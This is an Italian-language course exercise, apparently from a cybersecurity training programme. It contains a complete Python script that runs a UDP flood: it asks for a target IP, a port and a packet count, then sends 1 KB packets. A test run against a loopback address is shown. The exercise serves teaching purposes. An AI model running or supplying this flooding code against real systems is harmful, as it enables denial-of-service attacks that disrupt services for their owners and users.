

W7D5 - ESERCIZIO

Traccia:

Gli attacchi di tipo DDoS, ovvero Distributed Denial of Services, mirano a saturare le richieste di determinati servizi rendendoli così indisponibili con conseguenti impatti sul business delle aziende.

L'esercizio di oggi è scrivere un programma in Python che simuli un **UDP flood**, ovvero l'**invio** massivo di richieste **UDP** verso una macchina target che è in **ascolto** su una porta UDP **casuale** (nel nostro caso un DoS).

Requisiti:

- Il programma deve richiedere l'inserimento dell'IP target
- Il programma deve richiedere l'inserimento della porta target
- La grandezza dei pacchetti da inviare è di 1 KB per pacchetto – **Suggerimento**: per costruire il pacchetto da 1KB potete utilizzare il modulo «random» per la generazione di byte casuali.
- Il programma deve chiedere all'utente quanti pacchetti da 1 KB inviare

- Iniziamo scrivendo il codice del programma rispettando i requisiti che ci vengono dati dall'esercizio .

```
import socket

tabnine: test | explain | document | ask
def udp_flood(target_ip, target_port, num_packets):
    # Set up the socket
    s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)


    # Create a packet of data to send
    data = b"A" * 1024

    # Send the packets
    for i in range(num_packets):
        s.sendto(data, (target_ip, target_port))


    # Close the socket
    s.close()

if __name__ == "__main__":
    # Prompt the user for the target IP address and port
    target_ip = input("Enter the target IP address: ")
    target_port = int(input("Enter the target port: "))
    num_packets = int(input("Enter the number of packets to send: "))

    # Simulate the UDP flood
    udp_flood(target_ip, target_port, num_packets)
```



A terminal window with a dark background and light gray text. The title bar shows a file icon, the path 'C:\Program Files\WindowsAp', and window control buttons. The prompt 'Enter the target IP address: ' is followed by a vertical cursor.



A terminal window with a dark background and light gray text. The title bar shows a file icon, the path 'C:\Program Files\WindowsAp', and window control buttons. The prompt 'Enter the target IP address: ' is followed by the input '127.055.1.1'. The next line shows the prompt 'Enter the target port: ' followed by the input '4'. The third line shows the prompt 'Enter the number of packets to send: ' followed by the input '25'.

- Inserendo valori casuali testiamo , la validità del nostro codice